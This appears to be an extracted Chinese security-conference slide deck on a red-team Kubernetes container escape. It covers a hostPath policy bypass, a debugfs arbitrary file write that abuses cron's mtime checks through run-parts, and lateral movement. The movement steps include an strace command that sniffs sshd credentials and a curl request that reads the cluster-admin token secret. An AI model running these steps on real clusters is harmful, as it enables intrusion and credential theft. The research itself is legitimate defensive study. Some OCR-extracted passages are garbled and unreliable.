
```
    - lastProbeTime: null
```

```
      lastTransitionTime: "2020-12-16T13:10:13Z"
```


```
      status: "True"
```

```
      type: Initialized
```


(HOW) 绕过方式3 - 关注Admission Webhook



(Admission Webhook) 变更与校验



(Admission Webhook) 进一步简化

```
+ # ADD BY Admission Webhook
+ enableServiceLinks: true
+ - hostPath:
+   path: /data/9b2756a3-e751-4c9c-9366-cbd0eb44ffdd/
+     (属于当前POD的空目录)
+   type: ""
+   name: data-path
```

```
# PodSecurityPolicy Rules
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
spec:
  allowedHostPaths:
  - pathPrefix: /data-for-pod/
```

```
# PodSecurityPolicy Rules Example
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
spec:
  allowedHostPaths:
  - pathPrefix: /data-for-pod/uuid
  allowedUnsafeSysctls:
  - net.*
  fsGroup:
    rule: RunAsAny
  runAsUser:
    rule: RunAsAny
  seLinux:
    rule: RunAsAny
```


BYPASS!!! 百密一疏~

ヾ(≥▽≤*)o

```
volumeMounts:
  - name: rpc
    mountPath: /grpc_sandbox
nodeName: near-protect-x.x.x.x
tolerations:
- near: to-loooooooooong~
volumes:
  - name: rpc
    hostPath:
      path: /usr/share/lxcfs/data-for-pod/
```

```
[root@echoserver-xxx-xxx /]# cd /data/
[root@echoserver-xxx-xxx /data]# ls -l
total 0
[root@echoserver-xxx-xxx /data]# cd /grpc_sandbox
[root@echoserver-xxx-xxx /grpc_sandbox]# ls -l
total 0
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-d958-4a23-b6ae-7afc98e381c3
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-f9f9-459e-b137-f501cf58d25d
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-756a-4d85-90f2-5e1522e43571
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-f5d7-492b-ad8e-2abde8fe700f
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-dc32-466d-a0df-c8529bdc05b7
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-1011-495f-9762-a69cbd3d75bc
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-073f-49de-84b3-6b62b4f1bd3b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-14d3-4895-acc2-f18a036094e2
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-4615-438b-a656-9229dd64a0fe
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-346b-4eaa-83a9-4ba576aa0207
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-2de6-4aaf-a9f2-83f8524e0d34
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-e751-4c9c-9366-cbd0eb44ffdd
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-4c11-4c57-9ad5-aca68b298ca8
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-6994-4d33-adc8-86a198ffadb5
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-38ce-454a-966c-376d6c11e76c
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-eaab-4645-88e4-8d62cab0be8b
drwxr-xr-x 2 root root 0 Sep 13 23:47 23xxxxxx-3434-4d8e-9ed0-17ac345f6dfa
```

仅能读写其他POD的持久化文件? 🤔

```
> ls -l "agent_file_pull.sock"
srwxrwxrwx 1 root root 0 Sep  1 11:54 agent_file_pull.sock
```

srcFilepath string

destFilepath string

```
> ls -l agent
lrwxrwxrwx 1 root root 41 May 12 11:07 agent -> ./agent/agent-v7201
```

```
> debugfs -w -R "write {srcFilepath}{destFilepath}" "/disk"
```

(ง`_´)ง 1个容器母机上的任意文件写漏洞

任意文件写不等于 RCE? 🤔

1. 不能覆盖已有文件😭 因此 /root/.ssh/authorized_keys, /etc/crontab等 ❌

```
debugfs 1.42.9 (28-Dec-2013) 0 8月 1 03:46 spooler-
debugfs: cd /root/.ssh/ 1 6月 29 21:11 tallylo
debugfs: write /etc/passwd known_hosts 17 2016 tallylo
write: The file 'known_hosts' already exists 1 04 wtmp
```

2. Debugfs写文件, 操作系统不会触发 st_mtime 更新。

(`·д·`)

st_mtime? 🤔

能反应过来的操作系统

```
➔ /tmp stat test .51
File: test
Size: 4096 Blocks: 8 IO Block: 4096 directory
Device: fd01h/64769d Inode: 1050097 Links: 2
Access: (0755/drwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2021-08-11 13:12:01.958647773 +0800
Modify: 2021-08-11 13:12:01.958647773 +0800
Change: 2021-08-11 13:12:01.958647773 +0800
Birth: -

➔ /tmp echo near > test/near
➔ /tmp stat test/near
File: test/near
Size: 5 Blocks: 8 IO Block: 4096 regular file
Device: fd01h/64769d Inode: 1050098 Links: 1
Access: (0644/-rw-r--r--) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2021-08-11 13:13:14.882822379 +0800
Modify: 2021-08-11 13:13:14.882822379 +0800
Change: 2021-08-11 13:13:14.882822379 +0800
Birth: -

➔ /tmp stat test
File: test
Size: 4096 Blocks: 8 IO Block: 4096 directory
Device: fd01h/64769d Inode: 1050097 Links: 2
Access: (0755/drwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2021-08-11 13:12:01.958647773 +0800
Modify: 2021-08-11 13:13:14.882822379 +0800
Change: 2021-08-11 13:13:14.882822379 +0800
Birth: -
```

没睡醒的操作系统

```
➔ cron.d pwd 以查看在路径 /etc/cron.d 中是否存在该名称。
/etc/cron.d 文件在您的设备 /etc/cron.d 文件中。该文件是 /etc/cron.d
➔ cron.d stat 以查看在路径 /etc/cron.d 中的设备名称。
File: /etc/cron.d
Size: 4096 Blocks: 8 IO Block: 4096 directory
Device: fd01h/64769d Inode: 393337 Links: 2
Access: (0755/drwxr-xr-x) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 2020-04-13 16:39:34.000000000 +0800
Modify: 2021-08-09 19:34:05.677612709 +0800
Change: 2021-08-09 19:34:05.677612709 +0800
Birth: -

➔ cron.d ls -l
total 20
-rw-r--r-- 1 root root 128 Feb 10 2020 0hourly
-rw-r--r-- 1 root root 53 Aug 9 19:35 near2
-rw-r--r-- 1 root root 53 Aug 9 19:38 near3
drwxr-xr-x 2 root root 4096 Aug 9 20:07 neardir
```


st_mtime不更新意味着什么？🤔

```
1095     */
1096     if (stat(G.crontab_dir_name, &sbuf) != 0)
1097         sbuf.st_mtime = 0; /* force update (once) if dir was deleted */
1098     if (G.crontab_dir_mtime != sbuf.st_mtime) {
1099         G.crontab_dir_mtime = sbuf.st_mtime; ← 1
1100         rescan = 1;
1101     }
1102     if (--rescan == 0) {
1103         rescan = 60; ← 2
1104         rescan_crontab_dir();
1105     }
1106     process_cron_update_file();
1107     log5("wakeup dt=%ld", dt);
1108     if (dt < -60 * 60 || dt > 60 * 60) {
1109         bb_info_msg("time disparity of %ld minutes detected", dt / 60);
1110         /* and we do not run any jobs in this case */
1111     } else if (dt > 0) {
1112         /* Usual case: time advances forward, as expected */
1113         flag_starting_jobs(t1, t2);
1114         start_jobs(START_ME_NORMAL);
1115         sleep_time = 60;
1116         if (check_completions() > 0) {
1117             /* some jobs are still running */
1118             sleep_time = 10;
1119         }
1120     }
1121     /* else: time jumped back, do not run any jobs */
1122 } /* for (;;) */
```

从 Crond 的源码中可知：

若 Crond 的配置文件或配置文件目录的st_mtime不更新
(/etc/crontab /etc/cron.d/* /var/spool/cron/*
/etc/anacrontab /etc/cron.daily/* /etc/cron.hourly/*
/etc/cron.monthly/* /etc/cron.weekly/*等)，

则 Crond 就察觉不到新的计划任务。

？那60分钟强制更新的设计是不是救星呢？

源码地址：

<https://github.com/nawawi/busybox/blob/f2277268384d47fbcaba081f19cebc68de819836/miscutils/crond.c#L1096>

<https://github.com/neargle/slidesfiles>

我眼前的Crond并非Crond? 🤔

- busybox 体系常用的 Crond
 - 根据 st_mtime 监控新文件&新任务
 - 每60分钟会刷新任务列表
- Yum体系常用的 Cronie
 - 根据 st_mtime 监控新文件&新任务
 - ~~○ 每60分钟会刷新任务列表~~

真相永远在代码里 <https://github.com/cronie-crond/cronie> 🤖

重新认识老朋友：Crontab

四类Linux cron 计划任务配置文件

1. 格式 `* * * * * username command`
文件路径 `/etc/crontab`, `/etc/cron.d/*`

2. 格式 `* * * * * command`
文件路径 `/var/spool/cron/`

3. 格式 `period-in-days delay-in-minutes job-identifier command`
文件路径 `/etc/anacrontab`

4. 格式: 可执行脚本文件
文件路径 `/etc/cron.daily/*`, `/etc/cron.hourly/*`, `/etc/cron.monthly/*`, `/etc/cron.weekly/*`

```
> cat /etc/cron.d/0hourly
```

```
# Run the hourly jobs
```

```
SHELL=/bin/bash
```

```
PATH=/sbin:/bin:/usr/sbin:/usr/bin
```

```
MAILTO=root
```

```
01 * * * * root run-parts /etc/cron.hourly
```

✗ 新文件无法被Cronie感知

✗ 已有文件无法覆盖

// run-part 程序实现简单粗暴, 会直接执行目录下的所有执行文件

// 且 run-part 的计划任务从一开始就在 Cronie 的配置文件中


// 最终成功逃逸

节点间的横向移动

首先要搞清楚：节点上默认有什么权限？



一个误区 “Kubelet Privilege Escalation”



```
> kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get node,pod,svc
```

NAME	STATUS	ROLES	AGE	VERSION
node/vm-189-59-centos	Ready	control-plane,master	40d	v1.21.2

NAME	READY	STATUS	RESTARTS	AGE
pod/xxx	1/1	Running	0	39d
pod/root-sudo	1/1	Running	0	13h

NAME	TYPE	CLUSTER-IP	EXTERNAL-IP	PORT(S)	AGE
service/kubernetes	ClusterIP	10.96.0.1	<none>	443/TCP	40d

存在对 rhinosecuritylabs 文章的错误理解，**kubelet**在设计上拥有对 **POD, SERVICE, NODE** 的自读权限

图源来自 <https://rhinosecuritylabs.com/cloud-security/kubelet-tls-bootstrap-privilege-escalation/>

<https://github.com/neargle/slidesfiles>

节点间的内网渗透...难....

```
> last
```

```
root      pts/0          10.52.8.80      Fri Jul xx 19:57 - 20:07  (00:10)
```

```
wtmp begins Tue Jun xx 21:11:14 2020
```

```
> cat ~/.bash_history
```

```
#1627041450
```

```
systemctl restart docker
```

```
#1627041452
```

```
systemctl restart dockerd
```

```
> ls -l /root/.kube
```

```
total 12
```

```
-rw-r--r-- 1 root root 5793 Jun 29 21:11 config
```

```
drwxr-x--- 3 root root 4096 Aug 10 21:07 httpcache
```

```
> kubectl --kubeconfig=/root/.kube/config get pods
```

```
error: You must be logged in to the server (Unauthorized)
```

- Only 1 SSH login record
- Error: ".ssh/id_rsa: No such file or directory"
- Cluster Admin Kubeconfig is invalid
- Only HIDS Agent and kubelet processes on the node

横向移动	strace -f -s 1024 -p `pidof sshd` -v -e trace=read,write
横向移动	~/.kube/config ~/.bash_history
横向移动	https://github.com/blendin/3snake

(红队兼职运维) DaemonSet运维法

```
apiVersion: extensions/v1beta1
kind: DaemonSet
spec:
...
template:
  metadata:
    labels:
      qcloud-app: node
  spec:
    containers:
    - image: busybox
      command:
      - sh
      - -c
      - rm -rf /ssh/.kube/id_rsa
      name: rm
      volumeMounts:
      - mountPath: /ssh
        name: root
    volumes:
    - hostPath:
        path: /root
        type: Directory
      name: root
```


A *DaemonSet* ensures that **all (or some) Nodes run a copy of a Pod**. As nodes are added to the cluster, Pods are added to them. As nodes are removed from the cluster, those Pods are garbage collected. Deleting a *DaemonSet* will clean up the Pods it created.

- Using kubelet, no need to add new components and tools
- No need to log in to the server
- Mirroring is an operation and maintenance tool

```
> kubectl get pods -n "kube-system"
```

near-temporary-task-zrr6v	1/1	Running	0	84d
near-temporary-task-zrx9q	1/1	Running	0	84d
near-temporary-task-zt559	1/1	Running	0	84d
near-temporary-task-zt6pk	1/1	Running	0	77d
near-temporary-task-zt792	1/1	Running	0	119d
near-temporary-task-ztdjk	1/1	Running	0	84d
near-temporary-task-ztf4p	1/1	Running	0	119d
near-temporary-task-ztgw2	1/1	Running	0	78d
near-temporary-task-ztqnr	1/1	Running	0	119d
near-temporary-task-ztwqk	1/1	Running	0	141d
near-temporary-task-zv7nj	1/1	Running	0	103d

"Service Account" in DaemonSet!!!



BOOM!!!

```
> docker ps
```

```
7b25a5406ea8      1fafbdcd5d35      "/bin/sh -c /usr/loc..."      13 days ago      Up 13 days
k8s_cagent_cagent-m2fkh_kube-system_2c75b107-135f-4621-b92a-35221330f2a6_0
5715eea57868      xxxxx/pause:latest      "/pause"      13 days ago      Up 13 days
k8s_POD_cagent-m2fkh_kube-system_2c75b107-135f-4621-b92a-35221330f2a6_0
```

```
> curl -ik
```

```
"https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_SERVICE_PORT/api/v1/namespaces/kube-system/secrets/kube-admin-token-xx?limit=2" -H "Authorization: Bearer `cat /var/run/secrets/kubernetes.io/serviceaccount/token`"
```

Redteam:Service Account
RoleBinding: Verbs:GET, NS:kube-system, Resources:Secrets
= Redteam:K8s Cluster Admin



Mission Complete~

ALL ACTION
ALL RESOURCE...



verb	request verb
POST	create
GET HEAD	get (for individual resources), list (for collections, including full object content), watch (for watching an individual resource or collection of resources)
PUT	update
PATCH	patch
DELETE	delete (for individual resources), deletecollection (for collections)

